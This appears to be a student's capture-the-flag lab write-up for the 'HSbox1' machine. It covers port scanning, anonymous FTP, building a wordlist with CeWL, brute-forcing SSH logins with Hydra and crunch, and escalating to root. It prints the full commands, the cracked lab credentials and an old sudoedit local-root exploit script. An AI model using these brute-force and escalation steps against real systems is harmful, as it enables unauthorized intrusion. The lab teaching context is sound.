

Cyber Security Lab:

Target Information

Machine : HSbox1

Ip Address : 192.168.1.82

Platform : Hacker School Lab

Objective : Find the flags and obtain access to the target machine

Commands used :

Nmap -sC -sV 192.168.1.82 -p-

We use -p- to scan all ports on the target machine. We use -sC to perform default set of scripts and to gather the basic misconfigurations on the ports. We use -sV to perform the Service Version Detection and what software and exact version number and actually service running on the port.

```
$ nmap -sC -sV 192.168.1.82 -p-
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 10:17 +0530
Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 77.67% done; ETC: 10:18 (0:00:09 remaining)
Stats: 0:00:58 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.64% done; ETC: 10:18 (0:00:00 remaining)
Nmap scan report for 192.168.1.82
Host is up (0.0011s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 192.168.1.2
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    At session startup, client count was 2
|_    vsFTPD 3.0.2 - secure, fast, stable
|_ End of status
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ -rw-r--r--  1 0      0          62 Sep 25  2019 note.txt
1515/tcp  open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Join Us
3535/tcp  open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   1024 d8:8d:e7:48:3a:3c:91:0e:3f:43:ea:a3:05:d8:89:e2 (DSA)
|_   2048 f0:41:8f:e0:40:e3:c0:3a:1f:4d:4f:93:e6:63:24:9e (RSA)
|_   256 fa:87:57:1b:a2:ba:92:76:0c:e7:85:e7:f5:3d:54:b1 (ECDSA)
|_   256 fa:e8:42:5a:88:91:b4:4b:eb:e4:c3:74:2e:23:a5:45 (ED25519)
MAC Address: 08:00:27:09:75:7F (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 59.91 seconds
```

Enumeration :

FTP:

In the ftp we want to check whether anonymous access was available by using nmap and -sC.

If the anonymous access available then we can access the files

```
(kali@kali)~$ ftp 192.168.1.82
Connected to 192.168.1.82.
220 Welcome to HackerSchool's FTP service.
Name (192.168.1.82:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||38663|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          62 Sep 25 2019 note.txt
226 Directory send OK.
ftp> get note.txt
local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||65328|).
150 Opening BINARY mode data connection for note.txt (62 bytes).
100% |*****| 62  7.72 KiB/s  00:00 ETA
226 Transfer complete.
62 bytes received in 00:00 (2.48 KiB/s)
ftp>
```

By using the FTP we got a file named as note.txt . That file contains username of the hsbox1.

Command we used to get note.txt from ftp service to kali machine

Command we used to see contain of the file is cat note.txt


HTTP:

We want check whether http service is running or not and we want check on which port number it was running on by using the nmap -sV.

We can know the http service was running on 1515 port number.

Then we want enter the ip address of target device and the port it was running.

Example: <http://192.168.1.82:1515>



In this step, we checked whether the page contained a password by using cewl. we can extract the words into the file.

```
(kali@kali)-[~]
└─$ cat note.txt
Hello Dear!
Planning to join our team? Try to login as Jack.

(kali@kali)-[~]
└─$ cewl http://192.168.1.82:1515 -w jackpassword.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(kali@kali)-[~]
└─$ ls
37292.c          hackerschool.txt  Music             sample12
'Are_you_looking_for_me?'  hacker.txt        myenv             softlink.txt
copy            hardlink.txt      network_capture.pcap  tcp.pcap
copy1          hasher           new1              Templates
cyber.txt      hi2.pcapng       new2              user
Desktop        hi.cap           note.txt          users
Documents      hi.pcapng        pass              venvs
Downloads      holehe           password.txt      Videos
ellen_hash     hydra.restore    password.txt      window.exe
ellenkey       jackpassword.txt pentbox            windows1.exe
file1.txt      jack.txt          phonenumber       zphisher
hack           kiran.txt        Pictures
hacker         kiran.txt        Projects
hacker1.txt    malware.exe      Public

(kali@kali)-[~]
└─$ cat jackpassword.txt
and
Join
hacking
big
business
dear
friend
Let
join
our
hands
create
Safe
Prosperous

Hackers are breaking the systems for profit.
Before, it was about intellectual curiosity and pursuit of knowledge and thrill.
and now hacking is big business.

My dear friend, Let's join our hands to create a Safe and Prosperous Cyberspace. We ♥ to see you on board
```

cewl <http://192.168.1.82:1515> -w jackpassword.txt .

Used CeWL to crawl the authorized lab website and generate a custom wordlist from words found in the web content. The generated wordlist was saved as jackpassword.txt for further password-auditing activities within the lab.

SSH :

we want check whether the ssh service is running or not . we also want know on which port did ssh was running on the target machine.

Command: nmap -sC -sV 192.168.1.82 -p-

We can know the ssh service was running on 3535 port number.

By using ssh service we can crack the password of the hsbox1.by using the hydra

Command : hydra -l jack -P jackpassword.txt ssh://192.168.1.82:3535

```
(kali@kali)-[~]
$ hydra -l jack -P jackpassword.txt ssh://192.168.1.82:3535
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or se
cret service organizations, or for illegal purposes (this is non-binding, these *** ignore l
aws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-25 10:27:45
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to r
educe the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from
a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 34 login tries (l:1/p:34), ~3 tries per
task
[DATA] attacking ssh://192.168.1.82:3535/
[3535][ssh] host: 192.168.1.82 login: jack password: Cyberspace
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-25 10:28:04

(kali@kali)-[~]
$
```

Hydra crack the password of the hsbox1. The username is jack and the password is Cyberspace by using this we can login into the hsbox1.

```
(kali@kali)-[~]
$ ssh -p 3535 jack@192.168.1.82
The authenticity of host '192.168.1.82:3535 ([192.168.1.82]:3535)' can't be established.
ED25519 key fingerprint is: SHA256:mlTE3ZDFS+c1wgIIsHLdH7jtZFKpYoPljQRHRdH7IVo
This host key is known by the following other names/addresses:
~/ssh/known_hosts:11: [hashed name]
~/ssh/known_hosts:12: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.82:3535' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

HackerSchool

jack@192.168.1.82's password:
Last login: Wed Dec 15 20:44:03 2021
jack@HackerSchool:~$ ls
note.txt
jack@HackerSchool:~$ cat note.txt

Yey! I'm so happy that you approached me.
Your next step is to login as Goblin.

Hint: Goblin's password is of 4 characters and must contain {a,c,1,5}

jack@HackerSchool:~$ pws
No command 'pws' found, did you mean:
Command 'pvs' from package 'lvm2' (main)
Command 'pud' from package 'coreutils' (main)
Command 'pts' from package 'openafs-client' (universe)
Command 'psw' from package 'wise' (universe)
Command 'aws' from package 'awscli' (universe)
Command 'rpws' from package 'ratpoison' (universe)
Command 'ps' from package 'procps' (main)
Command 'pms' from package 'pms' (universe)
pws: command not found
jack@HackerSchool:~$ pwd
/home/jack
jack@HackerSchool:~$ cd ..
```

When we get into hsbox1 as jack we want see what files are there in location.

Command : ls

We can see the file as note.txt we use cat to see contain of the file cat note.txt.

Then we want to crack the password of the goblin was 4 characters and must contain {a,c,1,5}.

We use crunch to crack the password of goblin.

Command : crunch 4 4 ac15 > goblinpassword.txt.

Then we use hydra to crack the password of the goblin.

Command : hydra -l goblin -P goblinpassword.txt ssh://192.168.1.82:3535

```
(kali@kali)-[~]
└─$ crunch 4 4 ac15 > goblinpassword.txt
Crunch will now generate the following amount of data: 1280 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 256

(kali@kali)-[~]
└─$ hydra -l goblin -P goblinpassword.txt ssh://192.168.1.82:3535
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-09-25 10:
34:02
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 256 login tries (1:1/p:25
6), ~16 tries per task
[DATA] attacking ssh://192.168.1.82:3535/
[3535][ssh] host: 192.168.1.82 login: goblin password: ca51
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complet
e until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-25 10:
34:29

(kali@kali)-[~]
└─$
```

Here we can see the username goblin and the password is ca51 for the goblin user.

Then we want to switch user to the goblin.

Command : su goblin

Then we want enter the password of the goblin user.

```
jack@HackerSchool:~$ ls
note.txt
jack@HackerSchool:~$ su goblin
Password:
goblin@HackerSchool:~/jack$ cd ..
goblin@HackerSchool:~/home$ ls
goblin jack
goblin@HackerSchool:~/home$ cd goblin
goblin@HackerSchool:~$ ls
note
goblin@HackerSchool:~$ cat note

Great job! It's time to be the root.

Hint:
Try to find a file named as "final.sh".

goblin@HackerSchool:~$ find / -type f -name "final.sh" 2>/dev/null
goblin@HackerSchool:~$ find / -type f -name "final.sh" 2>/dev/null
/usr/share/hs/final.sh
goblin@HackerSchool:~$ cat /usr/share/hs/
cat: /usr/share/hs/: is a directory
goblin@HackerSchool:~$ cat /usr/share/hs
cat: /usr/share/hs: Is a directory
goblin@HackerSchool:~$ ls
note
goblin@HackerSchool:~$ cd /usr/share
goblin@HackerSchool:/usr/share$ ls
adduser          bug              db-python        GeoIP             inserv            locale            pam-configs      python-apt        ubuntu-release-upgrader
apache2          ca-certificates dict              glib-2.0          installation-report  locale-langpack  perl             readline         ufw
applications    calendar         dictionaries-common gnupg             iptables          locales           perl5            recovery-mode     upstart
appport         command-not-found discover          java              keyrings          man              php              rsyslog          vim
apps            common-licenses doc               grub              language-selector  man-db           php5             sgml             X11
apt             consolefonts    doc-base         grub-gfxpayload-lists hal               language-support  menu             sgml-base        xml
aptitude        console-setup   dpkg             help-langpack     hs               liblang2          mime             ssl-cert         xml-core
apt-xapian-index consoletrans     emacs            i18n              libbin            libltdl           misc             sysv-rc           zoneinfo
base-files      dbus-1          file             info              libb1             libparse-debianchangelog-perl nano             popularity-contest tabset
base-passwd     debconf         gcc-4.8          initramfs-tools  libb2             libpython3.11-stdlib python3           tasksel
bash-completion debhelper       gcc-9            info              libbz2             libpython3.12-stdlib python3.12        terminfo
binfmts         debianutils     gdb              inserv            libbz2-dev         libpython3.12-stdlib python3.12        tools
goblin@HackerSchool:/usr/share$ cd hs
goblin@HackerSchool:/usr/share/hs$ ls
final.sh
```

In the goblin user there is a file as note. Cat note we can see contain of the file.

There is a hint : find the file named as final.sh.

To find the file we use command: find / -type f -name "final.sh" 2>/dev/null

Then we can see location of the file. Then we want to see contain of the file as cat final.sh

```

final.sh
goblin@HackerSchool: /usr/share/hs$ cat final.sh
#!/bin/sh
# Tod Miller Sudo 1.6.x before 1.6.9p21 and 1.7.x before 1.7.2p4
# local root exploit
# March 2010
# automated by kingcope
# Full Credits to Slouching
echo Tod Miller Sudo local root exploit
echo by Slouching
echo automated by kingcope
if [ $# -ne 1 ]
then
echo "usage: ./sudoxpl.sh <file you have permission to edit>"
exit
fi
cd /tmp
cat > sudoedit << _EOF
#!/bin/sh
echo ALEX-ALEX
su
/bin/su
/usr/bin/su
_EOF
chmod a+x ./sudoedit
sudo ./sudoedit $1
goblin@HackerSchool: /usr/share/hs$ sudo -i
[sudo] password for goblin:
root@HackerSchool:~# ls
flag.txt
root@HackerSchool:~# cat flag.txt
My dear friend, Let's join our hands to create a Safe and Prosperous Cyberspace. We ♥ to see you on board

Hackers are breaking the systems for profit.
Before, it was about intellectual curiosity and pursuit of knowledge and thrill,
and now hacking is big business.

```

We can become root user by using `sudo -i`. Then we want to list the file in the root user. Then we can see the file named as `flag.txt` and use command `cat flag.txt` to see the flag.